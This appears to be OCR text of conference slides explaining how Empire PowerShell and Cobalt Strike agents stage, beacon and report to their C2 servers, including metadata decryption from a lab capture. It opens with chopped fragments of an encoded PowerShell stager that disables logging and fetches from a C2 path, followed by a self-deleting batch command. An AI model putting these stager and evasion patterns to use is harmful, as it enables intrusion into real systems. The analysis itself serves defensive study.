vAGcAZwBpAG4AZwAnACwAMAApADsAJAAxADkAMQBbACcASABLAEUAWQBfAEwAT
AUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnA
zACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJ
AUwBlAHQAWwBTAHQAUgBJAG4AZwBdACkAKQB9ACQAUgBlAGYAPQBbAFIARQBmA
nACsAJwBVAHQAaQBsAHMAJwApADsAJABSAGUARgAuAEcAZQBUAEYAaQBlAEwAF
ATABMACwAJAB0AFIAdQBlACkAOwB9ADsAWwBTAFkAcwBUAEUAbQAuAE4AZQB0A
CAGoAZQBjAHQAIABTAFkAcwBUAEUATQAuAE4ARQBUAC4AVwBFAEIAQwBsAEkAF
AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnA
6AEYAUgBvAG0AQgBBAFMAZQA2ADQAUwBUAHIASQBuAEcAKAAnAGEAQQBCADAAO
AQQA0AEEARABBAEEAJwApACkAKQA7ACQAdAA9ACcALwBhAGQAbQBpAG4ALwBnA
bAFMAeQBTAFQAZQBNAC4ATgBFAFQALgBXAGUAQgBSAEUAUQBVAEUAUwBUAF0AO
ALgBDAHIAZQBkAGUATgB0AEkAYQBsAEMAYQBDAEgAZQBdADoAOgBEAGUAZgBhA
TAHkAcwBUAEUATQAuAFQARQB4AHQALgBFAE4AQwBPAEQAaQBuAGcAXQA6ADoAO
AewAkAEQALAAkAEsAPQAkAEEAUgBHAHMAOwAkAFMAPQAwAC4ALgAyADUANQA7A
bACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwA
AXQAsACQAUwBbACQASQBdADsAJABfAC0AYgB4AG8AcgAkAFMAWwAoACQAUwBbA
rAHcAUQBzAD0ATgA1AGoAUQBzAFcAbgBZAE0AeABYAGYAOQBrAFUARwBSAHkAc
AYQBbADAALgAuADMAXQA7ACQAZABBAFQAQQA9ACQARABBAFQAYQBbADQALgAuA
start /b "" cmd /c del "%%~f0"&exit /b
```

NONAMECON


Empire Powershell - Agents



Empire Powershell - Agents interaction




Empire Powershell - modules




NONAMECON

Empire Powershell - staging summary



Empire Powershell - Command & Control beacons



Empire Powershell - agent.ps1 main loop

```
# if there's a delay (i.e. no interactive/delay 0) then sleep for the specified time
if ($script:AgentDelay -ne 0) {
    $SleepMin = [int]((1-$script:AgentJitter)*$script:AgentDelay)
    $SleepMax = [int]((1+$script:AgentJitter)*$script:AgentDelay)

    if ($SleepMin -eq $SleepMax) {
        $SleepTime = $SleepMin
    }
    else{
        $SleepTime = Get-Random -Minimum $SleepMin -Maximum $SleepMax
    }
    Start-Sleep -Seconds $sleepTime;
}
```


Empire Powershell - agent.ps1 main loop

```
        [String]
        $Profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
        [Int32]
        $LostLimit = 120,
        [String]
        $DefaultResponse = "PCFET0NUWVBFIGh0bWwgUFVCTElDICItLy9XM0MvL0RURCBYSFRNTCAxLjAgU3RyaWN0Ly9FTiIgImh0dHA6Ly93d3cudzMub
3JnL1RSL3hodG1sMS9EVEQveGh0bWwxLXN0cmljdC5kdGQiPgo8aHRtbCB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMTk5OS94aHRtbCI+CjxoZWFkPgo8bWV0YS
BodHRwLWVxdWl2PSJDb250ZW50LVR5cGUiIGNvbnRlbnQ9InRleHQvaHRtbDsgY2hhcnNldD1pc28tODg1OS0xIi8+Cjx0aXRsZT40MDQgLSBGaWxlIG9yIGRpcmV
jdG9yeSBub3QgZm91bmQuPC90aXRsZT4KPHN0eWxlIHR5cGU9InRleHQvY3NzIj4KPCEtLQpib2R5e21hcmdpbjowO2VvbnQtc2l6ZTouN2VtO2ZvbnQtZmFtaWx5
OlZlcmRhbmEsIEFyaWFsLCBIZWx2ZXRpY2EsIHNhbnMtc2VyaWY7YmFja2dyb3VuZDojRUVFRUVFO30KZmllbGRzZXR7cGFkZGluZzowIDE1cHggMTBweCAxNXB4O
30KaDF7Zm9udC1zaXplOjIuNGVtO21hcmdpbjowO2NvbG9yOiNGRkY7fQpoMntmb250LXNpemU6MS43ZW07bWFyZ2luOjA7Y29sb3I6I0NDMDAwMDt9Cmgze2Zvbn
```

```
In [110]: base64.b64decode("PCFET0NUWVBFIGh0bWwgUFVCTElDICItLy9XM0MvL0RURCBYSFRNTCAxLjAgU3RyaWN0Ly9FTiIgImh0dHA6Ly93d3cudzMub3JnL1RSL3hodG1
```

```
Out[110]: b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">\n<html xmlns="http://www.w3.org/1999/xhtml">\n<head>\n<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>\n<title>404 - File or directory not found.</title>\n<style type="text/css">\n<!--\nbody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}\nfieldset{padding:0 15px 10px 15px;}\nh1{font-size:2.4em;margin:0;color:#FFF;}\nh2{font-size:1.7em;margin:0;color:#CC0000;}\nh3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}\n#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;\nbackground-color:#555555;}\n#content{margin:0 0 0 2%;position:relative;}\n.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}\n-->\n</style>\n</head>\n<body>\n<div id="header"><h1>Server Error</h1></div>\n<div id="content">\n <div class="content-container">\n  <fieldset>\n  <h2>404 - File or directory not found.</h2>\n  <h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>\n </fieldset></div>\n</div>\n</body>\n</html>\n'
```


CobaltStrike




Cobalt Strike is a commercial, full-featured, penetration testing tool which bills itself as “adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors”. Cobalt Strike’s interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.

CobaltStrike HTTP beacon


Launch Listener




Configure stagelsess beacon




Configure scripted Web Delivery




CobaltStrike HTTP beacon





NONAMECON

Behind scene - sending metadata




Behind scene - metadata decryption

In [3]:
```
def get_cobalt_metadata(enc_text, priv_key, pub_key):
    buf = M2Crypto.BIO.MemoryBuffer(PRIVATE_KEY_TEMPLATE.format(priv_key))
    key = M2Crypto.RSA.load_key_bio(buf)
    plaintext = base64.b64decode(enc_text)
    data = key.private_decrypt(plaintext, M2Crypto.RSA.pkcs1_padding)
    meta = Metadata(data=plaintext, private_key=priv_key)
    return meta.print_config()
```

In [4]:
```
ctext = "R2GsGCbpc5wVIoWLAEyTlqrRHqsFHMhWO4z2PB/DI/tcC3AwD/8/H14CTujlBoM1E9JbpEV5y2WaQHj3YoInZ6dc+pYErDa99f6WztvPtf
get_cobalt_metadata(ctext, priv_key, pub_key)
```

```
raw AES key: f179f44e788ea5e9
raw HMAC key: 254ed952628777e3
AES key: 79a93228b765dd7b43020439d06ed4d9
HMAC key: 3e4acc042acff068cb9543088c8286b0
ver: 6.2
host: 192.168.109.106
computer: JOHN-PC
user: Administrator
pid: 9148
id: 581188026
barch: x86
is64: 1
charset: 1252
port: 0
```

Behind scene - check-in for task



Behind scene - send results back to C2

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS	Info
119	14:17:23.479621	192.168.109.106	192.168.109.10	80	TCP	66		59931 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
